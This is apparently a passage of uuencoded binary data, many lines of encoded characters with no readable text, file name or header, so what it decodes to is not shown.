MM+V78E/GR, .++`9GIJ`D#PUB`?KQF2)+<6R0(PZ7F-`+; ,X!LV\T;67E3RSO
MJ!DZ\$ZB1;`NRB(=8>J`VR>\`^" ^T* \$<:PVH)HK`\`-4K9TU_-TJ6`XH.LC-
M*?7R5,X,KJFJ#!*O!%*V@1T7'6P\$3\--RRVM\$HWE9KM-@,K)3]Y'63#4.%KEI
M,T"&<_OQTJ,N;ST&F`F@`>5S:46[[KIAUS7G[+IQW:X__G+GV1LY>GKOT1MV
M7O`G0\$^ [__"GW7<^ \O[#=^[:<.O[5YW!8W>=?N;.G_]Q7R!34[NOV#G.QAK'
M@F\$S8T`Z)! \9NS<P: ^(!_UM0\$Y4?US`W!V-%H[# ,EJ,K\-(OL\$NB#*-U#0,2M
MZD(RJ<+XJC2^JHROF<97M?S\$UBWA)]`2I_:LR>\$,2UP26G!4Q(1D!F^35MS:'
MT`@2>\B*J*W-BVS(=>QM\$9G9<.:.\$E=]?(@(&Y\R<Q_ \$GCV_E=Y#2W.X630/
MK;61-GNI\$=?UXE0TA6;/^"6/9+*`*O7XBMH&5L;?AQQA`C2R^E;Y(GQL`[<
M`IQ&+L=D*6WB:GQ_=2VN`2'_0+*("T^Z,@-19JB:=QL)KXLEW[M0MP(UM&+<
MF&)39`U_5\$2* [HF"1-SR)(V\);"-T";V-VQ]#P&.;EU\$2E89(VE0*\`A2RJ*W
M95@4.AI/`E`E`E!#4&,"\$[:QPE)J^N"58<?.3HLSLN_N6G\$QYQ6X)DS1#2=!TM
MZ&&WLMDK*[ULU=#Y1%DVGVLKPO[+`HKQ1&(IID2*MR%715.\%3F6/CH/\$Y"K
M@]E!AX.RC[\.(%X.6-K21+231@9CPCB]7:Z-]/]4V#HX`Y!OA(T6TUESU!*:
M(1Z1S9EJ?BP>&1Q<W`T2E&=\BZ?TZH_&FQ70(O&UL(GX^J)]?=45W;.J:ZIK
M@", (DEP>U[:X/OSQ;37!656SJV;6-];75\^>65G3,+MA5M7\8'5CXYS9LV=6
MU`2;FJH: :AKG-\VIJ9G3W-S46%/17%,]9W95Q9S&"IBMX.SZQ@K`?;-F50=G
M-];,(3[4,5Y4OZRE:V%]&U/@U7JZ>[N("05?.(9I=;8\$NX@'OP76YLUOWY9
M5QBMNQ'7@L7AYE92^H-4+?&QE\$`R=!_S%9:-E\@`FZB+@>,_!_Z:[((`O4
MJZ6]B^\$U6-AIB&QM)V[!MKH7+FYH@8IS\.`!'+4D>U%S?:B+-X5`#.#+`D!&M
M]0T0H:)5Q*RVT.*%BQG-#E")P-Y%W*%F1NWF604]B*N]J:DEA/=RD+05-<7Z
M2-\$[%-FX@-?6U3+?2,\$9)TL*IG*-`*3P2.[O;E[2VA)N)Y[CFUD:T<U1HAY76
M-"R6UC2`#G<RUH.RJWR#,`7A:G=D)<EA%UJY.`#H_DBB-Q:) `T>B?>O8?L\$
M*Y-?/!Z,\<C4R,D#(RF4YD(4?Y,U`T(@`^`\XCDY@9+'",F3)SSB^ANW,\VT
MC0D]G-`AH*`04KG6B_\JZ6YG+XY=!KTX=IEX?7NE<X`R%9-E=LB580IN`BE=
M<!2WJ!6*6]0J.I_N3CM7F`%V#`O,^!;7(%DBP.E\/)@PQ+TR\$DL/Q(C[!I@P
MO2/\$C8(5A0XC\;5(&_9\$4KWX4@N[XBIL"W@RJ4A?'[Y9)SZZ3AZ`Q1PG=`VA
M:YTM,@Y!H\$7&-V]1MBGZ`9B&\>Z'6<"32AZM-+4Y]8#9],->R5Q1B*5`I6<-
MR>6HJ\$]<EG(<@S(PKR4Y_\$,,#.!<_F+'6IAV&`7'V2D>2BY,`T^9*[Y\$MF@J
MU85/Q+KZD4PF7@[T\5%8SY#]X9S(;S&%`RARCO,WS5+PK;!;+[WI00!M/\@;

MBL;9_`@9A/OD2`*F9K02-]<! :NDS=K[YKXWZJ28Z; ,9T25C%C!:4V7,9+7L
MDDP+\6>\$IH:D*5L`SHPVC*\$V9&F"C<RT!I68@6API` `3O_I+>KTM C)#3PL
M&1X!EMPIV1ZMQ6\$C)-1!IG^:2G2Q'2&'7U#I2F>B2>)%Y61V@.-%THE)Y?6,
MK(E%#/'6I&DHRD=;/.J@RC,KYC&J:UYO.(F,T2IJB2TBBB5L^\$/^&N^;+S
MNO-WWK=A+N-GC/81%<TH*,E5MJ/8L;M04?LC\$E7^F\$15/R81<-!97..+F<0;
M%\$=#I'QLQ<J)8+\$C@2A%>YILT[6>?%'%;)MR%B(FO<@>/_J0TQYOARDGT<[3
M6HGUPWYL2W#4?WSBREJY\$Z=M_)8CEPT8\^UE[%V=8A;7I<1+*#9=2NT8]K([
M/X?;=?:%.W]Q'4K\$7/R3J\=B`"HRKN8W6/:^I"KMHD2K6*JJUB:Q8H-\4CH1
M9_"#Z_68M%4U&B#?^)R%4GM#WZU2J%/D,3TSF9.X<.)*BUMUK.!CVA<OLAR`
M'61[\$Q\$?(!G)+.YK0\$[8:@?ET!|!H\$Q+YTA+8V?_WY'8#)-[UU4;=EU^+Y<#
MO'_;`ZA\8Q17PTQ7HWJ.<3_"U&>K,F7]@"EP)V(+ZP`W\)% (D!9H*5ER^E9
MY1QF\$`%#@?A!:@//J\7A)7X!%]?%#@4^`6.1DFNM>V\$=A)UYV4_?^^^JW:>
M^P#1=EZS\8-+UK]_`Y4[+]@(OLM^OO,7-^R\Z;<[S[^%N#ZX[-\$/UEVZ\ \[?
M['[TODA!E)WG/OC!E;]AVLLS]Z&76E&[C\C*6F&5@D?N1>^\$G7'TBS%\$*<H-
M<^Z\ZK=MZSG`*VS`V<O'CCST^;WKSJ#KX"/'[I.O`3W`^5C#3\N(;28#MBP
MUV<-%-N:UG;_Z=KV;WEPKD[H^YON]DI@\`A#242B<28*(%E,-XU_,KTT]KDO
M'-8^TGU<9*T5AVGIU6L&R*R)*_SQ+':=//,P-FUL[KE13-*59KE)#F)ZZ9FV
MC]*M'7:G5[/;D]I@M`_XVY%X+-,UP&5^A<R3220;NI*`.<YB02SI/O05*VHM
MEYH,BPG'13)H<0\0[6K^92Z,*O-S)M-: .B[6FQD`'IR)(+FG;)0&\$-[6J\$_C
M]0PI^T3Q)0M!FIFUJ8MH>\$]M7ZVMK-U7+!.!-3Z8MEQ9&U-CTAC/"=Q&R"A%
MS'W545U+QL,`XR`)U:P?DVL62I5Y)ZKNF*JQ4EV%"_WR]QZX`\B3Q!H`WT&B
ML2L0A_X`CD2AUO\$=5L//>+LN'ED5*P>,\$4G&RH^.)MH2,;Q\$9S,\$W)088<)8
M_QAA.;WL@U_*<RUK:H+=;C]3KT.`*#9`-3^*`^ .KC4"^^&D-]H\B[]/!MR!
M]/\0ML>>+(PD#<F[TMH\$9&,D`_@SQ&#!QKMMG=[PI-WL?NI!X5L&H3JY.
MELT.Q_E9C<_\[F*6VX3L#!&],CB(#U?@^V*<=?;UC*0SB2'D8?'P/IHA?B.\$
M2QPP#%C3H2'F.B\$Q?9D+,YT?7*,(W8T'-X+H&%IDM+;8UE%;*LRY+BF.AG>
M5H5OHNRY+SW'KZ>*!]<SUS=JU]7PR%Z*(UC?2LY^HN\ \[9]?=-W]PVQT0
M<?G-+.`[O[P</HF'^YA*_]=]\$WU<<7XAGF/LE5*JJ-U['*Q3#7M#E.DZ*;+
M`.>PW\%'`IW^WH-_FBOE>ZBM6SIVREV7W_!;31<:*?>6;.>=#^^\ [Q8SF9]?
M,D=-?D.&CTN^*95(HEE!*R,V^M!\$S)/)SBQK6<[?MF#`RNP15F.[W'7!A>\]
M<-/N.W^S\[S+=EYX.>Z.>QV;ZGV,VVS<M<<6K\$[EI(I\39L_8V*&\$#]3).\$`
M9<A%#`T14VD\$`8W#F!KI39+9^^ (YC]C;=49\OO@D)LE&PHI]Y`)^0Z.`W,JD
M&ZVD)9+\$`>V-H9UC*PE@`"U.+0>&WO<2RWF3@WY,,7;BNGUMV@JR/HM_]&4`
M2V0MN]=2:5&_`Q1V`\M;Q8>IM^<;='19%N^H;;,866#!H#V'<,C,Y@^H-"UM0
MF#FPAF0A(RRL," :CJ3;#=#^@^*!E4"K4IRO0`&;/?WAM52\9Q!ATUWA=%5\MP
MXL6=CE678T'VPD:&0/5C%0Q[D-`#U%J;FEK84XNX%(V"2T;G\$39MN#\$"9H\$#
M)0?>R.`@ER%HL-K>>_B\]Q^`9->UUY%(<%AWG;-NYS5X`^=4]L[KKA/GA><\
M@O=GN7XD!3Q#Z`S>X*B\U>`=E!UA;X/S3X1E1B)6C,W<[+6]L!P4M->[<A51
M5T4&4:4@.ODC#M8J:G),*E@:[&H8(QXFV12,`^4GAL;872&4/4DIRA@3T\BX
MTUB\$V:G.U/?TC*0B/6N9ZFG](!4?58MEHKV,NOV#5`@#)D1QI]?!S)J\$&A3
M/*1E]WU6XTL(+`4SP_(C>E2%!T0K-S!'Y-ZYH\):"\$S\$,X:HDS6PI>2?&#U
MV#<^LRDGQK6L]9CYK?B,%CN^E`^`CGR:*07P*888=<Q\8P?];HX#`I[Q/B1
MPWX\$`\QENBB?^>"L\U"7A@&P; ,L`L@C)#]]\F#(\$JNBLF;/KM_?"`#-\$\Z8
M,0--9;>A75>2.S_4;"H06<6OH:F]QDF[FR%DX/NYV\6)\$Y(OO'T)-%?4:_B9
MQ6GPN[KQP)NXF9-"+[N;V=W="V'(ZT*)W#5*%-(>6)H=WTN_48/PRQK4[A&@
MZ;K7P,@JW3B.\HA`175RI;>7Y/&M1%:0#5Y9&'X;!:\$&N:=7'J7BATS&/#(=
M/G<ECM<)O3\$.#![8C_J0C-/Z(JNZB+?O_^/LVK^CJK+TH=Z5JCP`D1YMQSC2
M`5T@J4J"0`0; \$L"TO(9\$9K1G5JU*525UL1ZQ;B4AKOD!M6VA\$1A[VD<[C-WV
M:/M8W8+CM-BD6?XQIBKPT_P+L[^]SWW5(Q4-K+KGG'O.N>>>>Y[[?/O;N5P6
MKZQ],[`"GD]1\$?['\^1?6:RK`^A&W?L<+7; />8I'7KMX+8>&\H+"C"2+YMS
M!JORY&G_9&126I.AEYR`K:4R.<F\VZ#9.677QV:/5YX!A*=1S9:K"=N5M%U#
M*@RH&;Y1G!U6L<1G%2QP#C%BYUS?,'[. _<7\$YT3/+E&[X',Q8/H713PIDSV[
M['3LL]+Y:`?673`]\554PG:HBM_V%"J;UA:`41%0;4"G-Q]AQN:9X!Z^ZM4^T
M\E67<Y*G(J5RGL8Z(Z-\99BULV6^@9?.T<,>,FHRE!_@T)" ,C71EZ84,P+`R'
MQS\R3+L%\/`]\9M4\?23Q,\0?H;Q,R(<6(-R2<@E*9<AN0S+980V\$>EIIYW"
M8]5"#!Z;<*`'OOF2[8]6IZUJ#%8K@"+U`"DM!RDH%\NGO=4-GGMRB:W]9BP
M5=7^4MY4T:(E)((M@8J9LX4M:L.C:J-KX7>4TM%.TD>C91?'Y`#EH]U"8)Z9
M@8#Y4X\$GH+3<;6?S-"3U#Z\IS4D(GD#(>K0@(\QMJ;`'\[9]*U7.R=69;00.8
MMO"AK^Y/)((" :@1Q#<.:I67<[_:EG(9AQ9*%:I_V.?<C.H3W+U\$, \$Y)?%W<F
M<;,V=(J)@J7K490O98>K:?.HWF=GS'Z17.L<^!D1=II+I@IQ9S-U1\ .PV,4N
MR:_/<:<6,?)1H<NAM2;J5/(R_7HCF7@/VZ!/(0/#:N\$;S2/[J`P-(9Q-UG
MV0Y01<[<K1,=YAWS?BA3"!IP\@RCN86RF=/L/QM=GA3MQT\$@-ULNT['QNZ2"
M)5+916`G4]0+VMXN/"4W`^UTVM0%C`4S".`<!SIA_0Y;OV,F+RB%+Q+/,*O
M:J9G!(,J-R7T?J_?WCT)_W4*)9%"!4PP2@3/[V8G581/N+\$KC_J2` (Z\$1A0
M)XBR91(>6+LTQA[N!STIN>:=S<GVM6F9G(CW-235ASPT_;L(FCQ[9#?U`P3:
MC<H,6YL#)=/[M`!#S%S9R@723)`()_C/3:C'U@!%-FQS(6!R./]4<)'EBVB(
MKM`6E*^GTRS^BK#)&(-)-RE)J6H<*AAITX/D:7X;?)>/N-WP>V#`Q6,:(^O
MG5*?`8@XJPGZA+_M!SL]'<PT7),>;8\>.>2V_;XJ=1\$YZ+;#XC@3MWVQZ5S6
MT=3(T&@I\$B:GA77;87R4\$7%.6`?.XV>)?@RS[,')K0]IARK\`:GHU8/N/=X.
M%97E\ -VKMVK7WJF_?;-^Y0LLBGL;4GIDZ!ZYWVQ#25QR)^5"77PW`\$->3L

M[H?6D69<@/1.HDA9Y\.:T1IFO)DH962'9!\,+%S<)^X49:5>=@@=,E:PY8Y
MJ6[/VWBFUPR(O\'184)D-(:QCSI_0XA&D>%\$4XA`"J:Q0,OQ!<^AHY45?RM7
M;EN;\`R5#C6PTBKS2?FD>@M.HZ"6F*/\X2T[1+7\$C).?\+9]HRW3<3_0&:@93
MX`IX]N'Q>FM#7E.6!FA<NQKUV&739@TADS![\'03Q'\V]V=S,) ",P078@KK@&
M&(ZA)ZL@?3>`4*H9S^">8<-7"XV5=G]36+-2NO7Z&!]ULDT>OR3IA.A@W5=;
M8/E(HW2([75Q'\'0>%ENE&X+65,%R/=(M6?+E#=>(WD+-U3NB)UGD>/9\T^F4
MP/U:;&%>:E\$(;7TQ2@)P?6[M14=*P8>9V`1P4.J\4LARHXN['M3VF'QG](>#A
MA/=PO]7+)@9=;'_#CM,YYQ_:8SN'G>/N8==QM\O,IQTG,[!W9"C&CJTUXG@
M/&W8>=JPZVFN?/=ZT=-M3O)=P1I]C1\$B,J-) &&GAE\]6.]=(PJF1D4'E!Z.B
MO_:W"[5/+N]7P?Y^F2GV*S\-"2I,VT0>V:(+5G<3#!(O4B.&.294N' [>Q4)7
MD@<1^"*BQ\$Y+%RP8]#`%;8=@MA9H)V31Y]*^4\$Q'F1+.:H[#0LKS%P!#':8
M]K<I*,;W%1L8-V@+TA@2*)) (M?' , ^?Q5K>L7['E=?2#)V.H,'(3@JQ1+<@
M@&9.OJ^SQ;UMB'BR7#T*[(=-BIJ<76T4+'V#0R#O)O@G^3_#L\$EJ-L%N?2
MVC5-^YTPW8%'1=R(@WL7+M3>N*T/3Z*R9L1[;VLWL7OT*6+5,G<V%M\&><<C
M:T?[([0_&1Q:X]1P9(U[>]:XM]9)Y-XU[NU;"XE'OT.D]J#_&&3,:9S8P>78
MI6.*%ZW:UV.I5^JV^?>6`U\$,*-")3<Q'>Z<K`J(A%(.M%1@):OEU>7?U;^&
M6'_EA@K<O7-C9?EKT0VT?***0^D8':)%[S[YIAZDY\G<HNN()2(JA).G0*"Y
M:,*<%^U*0"UD'=-*0T!Q50\XK2W+I!/CRG_TT%D5.?&\9JH.G#SR3Y-JTZGG
MIE(-\$/_^-S\$E(J[0=;* /WEDBGZ>GU1A(<N])\$R8+;A2F6JN17@S!K15XN%F
M(M,F(KM.;`><P#WUAG@C:S;1`WAS]F!(&ID?O%M.4OW*O]LF?9OGIT]"&LC
MW*!>QNW#8>@L?WIF1D*#<;1(6JAJ<RT7+\$BI&*G!'X6Q=9\$DL7XW%)D+JK+
M.<148:T93\ /M=)9Q+Z&,D='C;Z8L2TDCBVL0`[*I`CATATT[SW\$\@*6N\$WLY
M:M?G^RCF9N_1NP1V:2%0-3U-;@-OQ<O;2-:HSG.HG];I@F[F*0,.20D3=5H.
M\$1,M:9&E^/-Y&MGIIV)!NIG?_SY]9,M0<N?D5D)U* <RY='G&E_4B.S534+VV
MSY3;?1)PSN\$,T*MRU%S<=D(DT2,^FD@EJ84P!^%2M^-&5*VH)&^@"S7']:?W
MF#J(=O.V:#B#(.';RV?6\E8,'Q'?D,MYCA/A=T(5QUPD!&"0UQYN>6S?("F7
M(D;JU`AMX@-1Y>6>T'0+S(R%K1ULY.EIQ![L<@,0K80'`53HLJKLG`,TPCE
MI35\`P6UI8`FZ2%HX%4":M*2KL;U/EU:=ZBXQ!*B/@OV[M2*SH;>..[.\$5Q]
MN05(LO6>26^?K"[2+3X1P"_JH[>"-DR*FM1DM(6,?OL@#F0[\$-.4,FE')E3
M-_FT*`_>'JWE8N47\$3_F^XH]WT=M`85(2D16(>_<Y?! .Z'C<RB("1D"TE)%
M/,T/Z&2\$*6M2>9:G93(J5(6^14)?D[35*J@^%PA'>EI<2S_DJ3]N,\D(!'&C
M.Z@9Y^Q-, .H1@34"P' #?/Y1,T`^MJ?W)Y+#R[4MT), \$>]A(MM1K?L4IS#^_ ;
MVI70BPPLY[.!.0#X@=>D+NS:FF!(84'Q;/5HZ;U1;%V[,PERMN!*>X>)* **'
MD*JS8BB*#3/LO5Q6]1@6Q?KA)<!4NPW/WBW`7A![A@<?%9GL]V&Q`<NDK'(\$
MPD/+E=6K-^_]YK=W;]Q@?/=3TY7=!U5`*!;%@7<`=V\&! =WNR]31&O.YQ3^O:
M[`UJ;H[>^U30*\O+]5]<4Z%\$<K#V^FLKRQ^O?'-91<BW*SF(\$!6AZZX[:;K
MKA%QA^3*7Y%Z0=W4B(53B03.Y/06TX.)G8.L4HS.2BNBHZ0@P%5'NT%_EY-
MZC,-RA*1M(R7=PNIV2#;-VM^-4=1108_67O)XY<ZUE=NT+[BR\LV5NZ_=6?GF
M]NIGM?1R?JER_7KMVO7;JW^_A7OK2[WK=JWK]_ [<#F16+ESY1':V-&(S8,6
MN[`^Z-AMDJ/-A*O`*D96>#<WEFU(@=7N-V\$-*]B#<3D:9_8^*\QB8>IE.Y(T
MX-O)]0<.:;/C2I*V'7&J%S"^^O_MQ_?KOY.7K[]VX^^T;M:O+@&AS.&O*'JND
MD8AKLB%[:-/5FY?[5?^_I50/J]?O\C("1<E:\$)%^Y-#^T?VT7]:-&F-XQ-&
M"0RLO2O+OZI]])E\G]JM_UE=OE;[Z//Z;]]?N?W+G7=OW+IWX5+] \F?U]ZY2
M)!5;_>_R_7" `R_G)[A*IJ#N*MWRTGTXS@ANUP'_-H\$B%6'.U;! ,U>2!0I?/-
M^' (O:MXSL':GQ<:O?0"09\XS+(V8G+!050FMQ4H+\'/.)V7)YMI!CW57X=P.)
MBSG=R)#W:;&8=4"%!EZF>1!7UFU2.P=,6C"4*P>JE?G<` (3`\S2@'7@Y/U!,
MP^B=>8#/#_9/%^9S_Z9ZO)!9J',L3F0]\#K/3'\$LQ[.*K67SD_5\$Q,+?J'8P
MO`"UL#DV.[<.3%[#0-\$F&G2A0"C\$V78]#3?' ;@?6^7K44^/N@`XL=PV3SO=E
MT4QVLDRQI[-EC[W?FZZ1GKKY[HV/M;(;]SOJ]M1GP-;SZJ<KRU=6?_ \$U`*EL
M!8!BRE9<BU76A\]L:];M(@+CJ\5P_:J+YLG^W0>U+*Y?!>J7+@")=';V@>7
M51?L5&GDG1_FDWP=A[G@.8O&.=5N+H@6@5M%VS)T?;WP=-@K:W6I;3\$LC.P
MHN9!"W*#&&@_H7O&C\$<;!R5'-FU9,E];BTRX]PQ;!=-4OMKK7U*MNG@?=ZRK
M1(TMNTV9&B7FO.G1UFLVSEJ8YUQ6LV@)ZRNMRVE14?_++2K=1Y_5__=CNEYA
MA09?[:_?UFY]H' SU6U_6KG^E0C(=B!*4J&A2F\@5YU)B;J/3'#Q":T)!J`,`
MD&7^;V]W[-`7UZD-U:)/-QW6;RA#"*=Y/AYO7!F`'+*.-M@DS_ \$+71/E_!AX+
MRXOZ/#XQ\0),V5EA+,*&_/88Y,%&AOT12WL8M\$9`-\$IN?58BFK@%J.LKS/'3
MC@EXRG+)S2[+2\`-\`K<?RT<&<9=ARAL`FI1/FY.L"#F1-97_!2KW1L/DITF3
MX#7X@VOH0+`FI6L\$4[ZY:<B"9W-' "[2:A^6W,YHT":6+HN\$=.5^=F*\$Y*-]I
M#AKJ-`:/(KP),TY6BXX<;3CD)08[1BEQ1.]38C*'+_W7Q_4OWK;O;@5-J/:
MY6_K?Z%1^^U'5'>[./5WJW!EU>IO/KU[X\^/*-_8A`K!=. .AJD7#;J/UTQFQ
MX_+`F`H;YKB!.3TVZ/RI6,+Y4[&D\Z=B0\Z?B@T[?RHVXORIV![G3\6>=/Y4
M;*_SIV+[G#]ZZ-#>P4'^&51Q]U*]_N[OZV]?;*H)OU%:="#4X171J-[[`0(7
M`4B.#V=@JQ:63@?<SX9DA:T^_6VS.JF@W'[400@#52]-62&-BWILC=%Y[/`"X
M>VAVC_;NTT&OFF)F.FNV/4C\$KMPF[+6I'0<RI7E:([9+M(;`^`#M2=RDA9IE
M%&>>):-JI`N3`):JATP<SU6,EV\$-M2"\$PX?3]N;D09,/5VCIVN+F.@@)J0!/
MY\$%F[UM<6%/L8:&`/!->A6;]F`M)HV6;;C1.7&AZM:@XI&5C?52'Z8(Y,5LJ
M5V@V,W-J4_,QY/=FDP4>IRE4#7:L!6Z=YF[-L;::)G+?:_A>>EG%V;Z&]2K1
M`6VS!<0&L!8GUH?\$HE#7=Q?^W:TM_-V%M\2(DUX%1#2>.:5B%+-!D[Q<F!A
M?C:E(LB2-8P;[T<MQ' **L0^RZMKD(4,3!,3#-BN3%^\$T,HA_VP^JAUO?'QS<
M.SB^=_O!'2KRF&4EH=,:>8]E=-Q9@=CF)39J-JI#53LH6+]^@;:AM8LWZ8WV

MTVQ35J%TI0*BR2:V\1-+@)X>Y87%:(-!2RMTHSN2IMG!8?1<%;/PN%')B8Y`
M!.8Q6;2PM7EYI3\$KGD56LW&.\$Y2#T%]U6TY)J(U0%2EP)V%C=CR7H:9%T?S'
MQR>P`1P%A*\$N_)#\$!\TN9/[CQ^=4+[C1]="3-@K0*Y["R6%-8,L_Y@,N[L\
M#90)EFFUL#9PK&*N1&I+(PRC666KW; ,AH(4!`<-307\$[".(]?WGZ'`UM(F+B
M`P8-9IK11A^5/Y_-JY@EK>K%1\$G<1)>_C>997/GUKA';8TL`?F:-N&CN6FR
M>7H.]C='2EF]Q0D6<J64Z9%#ML[-4^=]!2:AQ,K(,E6DZP-'20^Y)O=*;F8W
ME#3/6/A-)@K3IB\UTFFV7BFTU8W[%9=0D9U^M#4,RHT.<[7+M:7G!RGB" I8
M?#%+%S]^8CJ<=<=J1;*X`AZEZ?^[I,*-R?"+W@C-\Z;/44J;*KLT\$#6Y43::1
MT0.,.TA36&*1>FHNS0HW;0V6;F,#V+/TX\$-GCAU.\5(C<!PTG7'1_-3/;&%C
M=2Q=6DB;80]+J"U4`&558>0TLF=\$A:8E,3B>*J740<(O!OW)"XQE,KU\B,/
M![Y6EV:XQ(= .S!/U7`70KQLMB:'I\5;O#*WV6Z2I;X<ARC+5CWRJ,/+)'2
M\$QM9" T2(IYQ(%T!;G<N"C-_%;'_V^`1,A\$;32)'ISRVI:) '\$'-[2U`)Y-Z\3B
M+) /Q!-BL0Q@MDYX(;1L38RQUKS3VTJ`%F5\$;4IC*3.@)TR3\$BB#ETNQ4V=*Q
M8T9=M"#?3`DV/9B2P>)A48\$GSLW-JON``"@4C%FTXW&K;?GG*/V.-3Y\D;4:
M+' /(_M,GCZG`S!%&G>RKL]-'CJE0>;[*=4L+*AZF@LR1HKHM4TB:'POF
ME'>=.+ \$KFU51L10,3(%.</\SS^PO%O=3QEWV_03K+S"Q;[BXA'U`PG(D05(&
M(2I?DH#:B@#UF?)\A6G")-T#+CO/IZ%=X?IBT0H;8A(L\$,8S/PWK)-%O=\$X<
MTXQ*8JBIN"0E*>46!>UDW05+U@SDJ\$6:NYTM:VN;@J?F0"0K)M0V>^U62E5]
MN&'LS)##4T?ZF<^O?^)H_\E34_U`_GEB<FJR?R:]L`/6-"9.3ATY=N1,_^DS
M\$R<.G7F^_]DCS_>#-7#B)"4^<>3DU\$Z*!=;[KD-G=FK;=[[:?[:!;'B#N;0]-
M1K8;I^>V!ZA3R_/8J`KGSN<R)#[*EYT&_O:Y.6I"(.@MT)Y:4%#0(EJTW`,N
MP1!UA(Q(P7>+O;%RQ;9(TE=L"++Z7;N4-,9L+FD@6E9&^M/E<D&?8ME3W48W
MNX]4<X!M^]SGY>GAOCY*.SU/J#9^R;.VX^=MO9U(;10!RN0<K1[2!>P/57".
MIA.86*+&#&AB+D,H`JME21@TS)/S114X1U[ZG435P6U!.1`BY^L2+)E*, -PZ
M6+0;=ZV3-@A6N`Z.J@WG`.O+Z-RX50?PVJK780O5K('_) [+ +^+FD-OP4US?5
MAN\NO-+`!+EE&^`!!^XYKI+5N.O;)K9`?-9D?E0Q'<3Y.@Z0!0^E@GE&AGP_N
MVO>OC].TX[QJ]3>;.T_]&X,&\$'08I#!K-,<Y83.O%#7SBG:8L&W"Z=6&DNHI
M\#QP:D9C:&.6GQHXFV:<9# /U(7V[1_.I6BN4*+5):[%2X1FWUS&=J(G[J*]A
MH@+\Q;0FIA`%@L-1VS!`&,8<L-WWF&*!U/+W\DAOSI5+9HX)L6,N<BIJ73I:
M5ZF<LMQ^DSYUG\/:.H.-N=)%\$<_"XZC;=RQ\UMM;BZ*GF::29H!H:W-F*-5>W
MSHBZ78-P5FIJQSK:]`%6\$@]7T[.,OHRCNYFTP,D]=X:6\"]Q8+A@4,^9!S-B
M,_6Q)KX\./H"C0KAT]K*C0_H-DFL==%IVIL_;E',(\/&;B.) /8/G\$\G!%\$WI
MF/?\!B7;VHPVT-,@!' .: 'F++7%J.8J! I5:YD=7",CV7*IBA9\KHZBIE\$Y'<!
MZKR4M)\$+SL*OKZ/S"_<D*DNO>.BCM+:S:1%VSI>S91PLX"3R/SY?O?.6\M>O
M_TEPB1QZ[]7_1B@-!"=4X*GIRD&UV4N/H`DQ\T7:+U;7]3V?/8LBGOH>9HH[
M9X=#!Y2+EC-&%G/]G-K22\$BU_A9W\C@WZI,T!TY.KTD5`082M_QELS='MSS!
M5H18Q<W\$RA!"6U/Y2F7J%PU(\$9U\$S(B&5[[Y<^W*U97;M^LWWZJ]_F7MUV_6
M_O..17M6_+.W3M!.U94)P.#]H#+G%`TU>?TNRJ86LB#HUI,M8QD+'V3'E)
M5Z.VL\$E6.5OI-/DY(U.D1.R`_FJ0EI?3+ZLGUZO:[Z%_Q@>D`9(JA2K&7P`Q
MCMV&HA]JQF>O]JV%. "@O"UF9AF&:1;G&<+7?6<Z#%]-94M\$T>X:7%3]T,*]4?
M3W!PZ^\$X\$-964,*P:\WC+;1O[_`6EL8@O:\V:\$_V0\$NK/[H%])>DB%';,HX*
MRS<95[%Q%]FQ[U^VJ0W;<(3V&J\+)]M-0OT3SF[[MS]*: ?T=' :=X"/1@M)"*G
MKO7W;D#2], [-U4L7::0!!BABVRE`\N_L.Z\KP(PZ_71)[6;U^"+]#]+?@&^
M"XH:9[-M%=A<.'>(')85#[`F49R3,DE1H#@7<T6C31]\$DFY-#H_I07C:\$=ME
M; !494606ZMO^7&%!A6P`2'__=A7:WB\L+?K@KR^3I^(REXF6@/ZD70%@HP7(
M7HN[_]FSRC^;:: \$RTLHV=.L;TGB\QPEI657S3LU40?:J31X#/Y*L'SM::B6[
M]8HBE0:!W6XV]R/R;K=JIZ5X" T2T4Z_Z:Q5L611O.\$T<@X+SX?+Y%NS\$4^79
MV8)MZ##*JFH,'X5`@=.!.P!G=>+\APX%0]-JXH+"/AO2\$7D,&RWFV`2RY.@Z
M/M/J`) %K<[/Q@#\X.JPTC/T2AJN' `MAGMUT"NT\9P\$&7C`X*01Y*3IU0\$&;\$<
M)/BT@`HT&JL6\$7)('5&@/4CR@(@."+S^@P@,\^*+^= /K%`QV*!/I:VI2S8+63
M\`N?H`HT`X&3`V,.(VC0G`8SO%`K*-5H\$AH&/T)'@#;/VF9,'N5V8I4X#\$\$.9]^
MD<92H>0\$J*SV^I_NO?&FS1E@IL`\$I@*:(^WBNW<_%0]?/?&<NW:.]IP"ROW
M:@#FNU<^`-[-<A2X^NI?:V\LTTA2NW@+##IL+U&RH9`ES4OW?OU%[9?_3]JS
M-K=Q77>Y>/#]DFA13ET;L<F:C\$ /2<N(A(U!T0`(@5P0("H!`B9HIBL<2A`7L
MPEA`) /4I3>O..!V-,XTRZ31VIDFGK3031F[KMNG#S8>D/Z!`^ZVI:<LS?:6=
MR>>><^Z]^P!W*]<4<8B]C[V/O?>>>][GP<=_^OW3]]]_.C;[`)`.DB12[QW
M/O[.7W_ZG0\^H^?^2]^X!PB*`Q7_OFZ8]_XY,_>^OT']]\$F#CJ,GM@USF
MPEVW]LI(ANQMX^&OV[9Z)`-@+CIC\$P?UMLDCN#<TBIXQ<<].<,1YC\$AO.STE
MW\9CK4D=P40"EY%HR)Z!#2]2BXXY0N]:]7ID"9)X_@U53TM]LP%WM#YO;4
M@GUSV5>N,T1^5KFGI!\$G^':9-26XT,KAI*`G1X3NDB`#Y!Y:W%.SB50BEY/1
M:W)DS2EMJ;FQ;IB<C!Z3=RM9PB;X;?C1CW[[\8<?6K?V'.RACSY\<'5['K<!
M:8-YP`H>A]5M!\ZF*+/Z'T!OP\$''_-8.[W78Y^2(C)\$#(Q^F;Z`/J).\>
M?O+PO8]^_ /V?_T1N7R`Y21>WI,.Y16G<BK:=<7LH&N`6G%=!SM+W&)BB%T=
ML^X?=0728D4G=46*Y[I\$G"-IG@L7(C_4`W_] /9225P\$`U&#`M0%S&&O!1!I=
MW5:11#_M9WTINN\1#&;HOBRJ;*A,1:2`\$N:'`^&C/_KD[W^+?Q0VR3V[/7[T
MA[Q0:`D`40&C`YY^XT`\TGSZ[@_0[]L/?_#Q.P\^>?A7CQ^]RP*KW34@^);@
M[^AJ*0++=#M1?@B5S&SM.9@,![M:EU#HTJ1HB_FS;ND95^FK* <0:Z<-7MK
M(5? \$G0=P<`Z` (8"@R#P:U:\$V'&K'<=U7?.)ZKU[AY%^-O?SE%]?8!4!;I31U
M3FCSO?7@].WW\$>@]!!KW=Z'ETS^UNDW`W"] .U2H@*?0G*6SWN,OLT+_X+22
M;^W?MR2Q`12E*VBIU&Y52`+><]VBD`HF^!]8O:A*\$1@?61`4T":I_TZG#LN

